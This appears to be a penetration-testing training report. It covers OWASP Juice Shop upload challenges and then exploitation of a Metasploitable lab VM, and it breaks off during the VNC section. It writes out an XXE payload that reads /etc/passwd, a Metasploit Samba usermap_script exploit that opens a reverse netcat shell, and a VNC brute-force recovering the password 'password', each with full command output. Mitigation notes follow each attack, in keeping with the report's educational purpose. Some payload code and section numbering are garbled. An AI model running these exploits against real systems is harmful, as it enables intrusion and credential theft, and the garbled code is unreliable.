https://juice-shop.herokuapp.com/complain#/



1- *First look for an option that gives a functionality to upload a file.*

2- *We found that complaint section have the option to upload invoice.*




Along with that, we need to prepare a XML file which will contain the payload to retrieve the contains of the /etc/passwd file.


```
┌──(rudra㉿shiva)-[~/Documents/Data]
└─$ nano xxe.xml
```

The content is

```
>?xml version="1.0" encoding="UTF-8"?^
>!DOCTYPE foo ⌫>!ELEMENT foo ANY ^
>!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<trades>
<metadata>
<name>Apple Juice</name>
<trader>
<foo>&xxe;</foo>
<name>B. Kimminich</name>
</trader>
<units>1500>/units>
<price>106>/price>
<name>Lemon Juice</name>
<trader>
<name>B. Kimminich</name>
</trader>
<units>4500>/units>
<price>195>/price>
</metadata>
</trades>
```

Send the payload





Mitigation ::

To mitigate **XXE (XML External Entity)** vulnerabilities in your application, you can follow these key strategies:

1. **Disable External Entities in the XML Parser**

Many XML parsers allow you to disable external entity resolution, which is the primary source of XXE vulnerabilities.

- **In Java** (SAXParser, DocumentBuilder):

java

```
SAXParserFactory spf > SAXParserFactory.newInstance();
spf.setFeature("http://xml.org/sax/features/external-general-entities", false);
spf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
```

spf.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false);

In .NET:

XmlReaderSettings settings = new XmlReaderSettings();

settings.DtdProcessing > DtdProcessing.Prohibit;

In Python (lxml):

from lxml import etree

parser = etree.XMLParser(resolve_entities=False)

1. **Use a Secure XML Library**

- Choose modern XML libraries that have XXE mitigations by default, such as:
  - **.NET's XmlDocument**: With DTD processing disabled by default.
  - **Python's defusedxml**: A secure version of XML parsers.
  - **Java's StAX and JAXB** parsers (after proper configurations).

1. **Validate Input**

Validate and sanitize the input to ensure it's only allowing trusted XML structures. This limits the risk of untrusted XML being processed.

1. **Limit the Processing of XML**

Consider using other formats, like JSON, which don't have external entities, if XML processing is not essential to your application.

1. **Implement Proper Access Controls**

Restrict sensitive systems that could be accessed through SSRF (Server-Side Request Forgery) when leveraging XXE.


1. **Patch XML Parsers**

Always update your XML libraries to the latest versions, as vulnerabilities in the libraries themselves could be exploited.

Risk :critical

11) Upload a file larger than 100 kB

logged in as any user



It is accept .pdf and .zip


```
<label _ngcontent-fng-c53="" for="file" translate="">…</label>
<input id="file" _ngcontent-fng-c53="" ng2fileselect="" type="file"
accept=".pdf,.zip" aria-label="Input area for uploading a single
invoice PDF or XML B2B ord… a ZIP archive containing multiple invoic
or orders<!---->" style="margin-left: 10px;"> event
</div>
```

Let's create file with random content that has a .pdf ending and which is smaller than 100 kb.

```
┌──(hamdy-cy㉿kali)-[~/Desktop]
└─$ base64 /dev/urandom | head -c 99900 > random.pdf
```

```
┌──(hamdy-cy㉿kali)-[~/Desktop]
└─$ ls
ctf_ramadan  ollama          random.pdf          shell.pdf.php.zip
```


The resulting file will have a size be 99,9 kb.




Intercept and forward until you find the right packet, scroll down where all the text is and add at least another 101 characters

Create another file size 1.9 k

```
┌──(hamdy-cy㉿kali)-[~/Desktop]
└─$ base64 /dev/urandom | head -c 109000 > random2.pdf
```



So upload randum and catch the request
Copy the content of randum2 to the rundum and send the request



Mitigation :

Set File Size Limits: Enforce maximum file size on the server and application level.

Client-Side Validation: Validate file size in the browser using JavaScript (but don't rely solely on it).

Validate MIME Types: Ensure uploaded files are of the expected type by checking MIME types, not just extensions.

Restrict File Permissions: Store files in non-executable directories with limited permissions.

Check File Size in Code: Validate the actual file size after uploading to prevent large files from being processed.

Set Upload Timeouts: Limit the time allowed for uploads to avoid slow attacks.

Use Malware Scanning: Scan uploaded files for malicious content.

Use Secure Storage: Store files in services like AWS S3 or Google Cloud, with access controls.

Rate Limit Uploads: Restrict the number of uploads per user in a given time frame.

Monitor and Log: Keep logs of upload activities and set alerts for suspicious behavior.

Risk : Medium

2. Network Vulnerability Report

This report covers five significant vulnerabilities identified in a system, focusing on **Samba**, **VNC**, **WebDAV**, **BindShell**, and **Vsftpd** Each vulnerability is explained in detail, including its impact, exploitation methods, and mitigation strategies.

2.1) Samba Exploit

Overview of Samba

Samba is an open-source implementation of the SMB/CIFS networking protocol that allows file and print sharing between Unix/Linux and Windows systems. Vulnerabilities in Samba, especially outdated versions, expose the system to attacks, enabling unauthorized access, data manipulation, or remote code execution

2.1.1 Discovery Phase

Nmap Scan:

Using **Nmap**, we scan the target to identify open ports and services running. Specifically, **port 445 (SMB)** is crucial as it indicates a running Samba service. The Nmap output shows that **Samba version 3.0.20** is running, which is known to have exploitable vulnerabilities.

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- -O -T4 192.168.1.7
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- -O -T4 192.168.1.7
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-26 10:39 EDT
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 79.17% done; ETC: 10:41 (0:00:27 remaining)
Nmap scan report for 192.168.1.7
Host is up (0.00031s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
41763/tcp open  mountd       1-3 (RPC #100005)
44947/tcp open  status       1 (RPC #100024)
49843/tcp open  nlockmgr     1-4 (RPC #100021)
55352/tcp open  java-rmi     GNU Classpath grmiregistry
MAC Address: 08:00:27:7C:3A:02 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.14 seconds
```

2.1.2 Exploitation Phase

smbclient and enum4linux:

- **smbclient**: Used to identify the Samba version and list shared directories, confirming that the version is vulnerable.

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 192.168.1.7 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

┌──(kali㉿kali)-[~]
└─$
```

- **enum4linux**: Extracts additional information such as Samba configuration, user accounts, and shared resources.

```
kali@kali: ~ ×   kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 192.168.1.7
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Sep 27 08:42:10 2024

 ========================================( Target Information )========================================

Target ........... 192.168.1.7
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.1.7 )============================


[+] Got domain/workgroup name: WORKGROUP


 ================================( Nbtstat Information for 192.168.1.7 )================================

Looking up status of 192.168.1.7
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ========================================( Session Check on 192.168.1.7 )========================================


[+] Server 192.168.1.7 allows sessions using username '', password ''
```

```
 ==========================( Getting domain SID for 192.168.1.7 )==========================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 ==============================( OS information on 192.168.1.7 )==============================


[E] Can't get OS info with smbclient


[+] Got OS info for 192.168.1.7 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
```

```
 ==========================( Share Enumeration on 192.168.1.7 )==========================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

[+] Attempting to map shares on 192.168.1.7

//192.168.1.7/print$    Mapping: DENIED Listing: N/A Writing: N/A
//192.168.1.7/tmp       Mapping: OK Listing: OK Writing: N/A
//192.168.1.7/opt       Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.1.7/IPC$      Mapping: N/A Listing: N/A Writing: N/A
//192.168.1.7/ADMIN$    Mapping: DENIED Listing: N/A Writing: N/A
```

Metasploit Exploit:

Using **Metasploit**, the known vulnerability in Samba (usermap_script) is exploited.

1. Search for the exploit module: `search usermap_script`.
2. Set target IP: `set RHOST <target_ip>`.
3. Run the exploit: `exploit`

```
[*] Starting persistent handler(s)...
msf6 > search usermap_script

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.11     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.7
```

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.1.11:4444
[*] Command shell session 1 opened (192.168.1.11:4444 → 192.168.1.7:49695) at 2024-09-27 09:05:15 -0400

whoami
firefart
```

```
                                        command
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


firefart@metasploitable:/#

firefart@metasploitable:/# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
firefart@metasploitable:/#
```

21.3 Risk Level: High

21.4 Impact

- **Unauthorized Access**: Gaining access to shared directories and sensitive data.
- **Data Manipulation**: Ability to alter, delete, or corrupt files.
- **Remote Code Execution**: Full control over the server, enabling attackers to execute commands.

2.1.5 Mitigation

- **Update Samba**: Use the latest version of Samba to patch known vulnerabilities.
- **Disable Anonymous Access**: Ensure that anonymous login is disabled to prevent unauthorized access.
- **Hide Service Version**: Do not disclose the exact version of Samba to the public.

2.2) VNC (Virtual Network Computing) Exploit

Overview of VNC

VNC is a graphical desktop-sharing system used to remotely control another computer over a network. VNC allows users to manage remote systems as if they were sitting in front of them. If misconfigured, it can provide unauthorized users access to the system.

2.2.1 Discovery Phase

Nmap Scan:

The scan reveals that **port 5900 (VNC)** is open, indicating the presence of a VNC server. VNC is identified as a potential attack vector, especially if weak or default credentials are used.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p5900 --script=vnc-info 192.168.1.7
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-27 10:19 EDT
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0095s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```

VNC Enumeration:

- **Metasploit** is used to search for VNC exploits: `search vnc_login`.
- After running the module, the Metasploit tool was able to crack the VNC login password.
- The cracked password was found to be **password**, indicating weak or default credentials.


```
File  Actions  Edit  View  Help

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
msf6 > search vnc_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                        normal  No     VNC Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                 Required  Description
   ----              ---------------                                 --------  -----------
   ANONYMOUS_LOGIN   false                                           yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                            no        Skip existing credentials stored in the current database (Accepted: none, user, user&
                                                                               realm)
   PASSWORD                                                          no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists  no        File containing passwords, one per line
                     /vnc_passwords.txt
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                                               g-metasploit.html
   RPORT             5900                                            yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                           yes       Stop guessing when a credential works for a host
   THREADS           1                                               yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                         no        A specific username to authenticate as
   USERPASS_FILE                                                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                           no        Try the username as the password for all users
   USER_FILE                                                         no        File containing usernames, one per line
   VERBOSE           true                                            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.7
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.7:5900      - 192.168.1.7:5900 - Starting VNC login sweep
[!] 192.168.1.7:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.1.7:5900      - 192.168.1.7:5900 - Login Successful: :password
[*] 192.168.1.7:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

222 Exploitation Phase

Remote Access:

